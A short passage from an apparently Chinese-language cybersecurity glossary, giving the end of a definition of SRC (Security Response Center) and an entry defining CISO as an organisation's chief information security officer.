即 Security Response Center，中文名为安全应急响应中心，主要职责为挖掘并公

开收集机构存在的漏洞和其他安全隐患。

232. CISO

有时也被叫做 CSO，即首席信息安全官，为机构的主要安全负责人。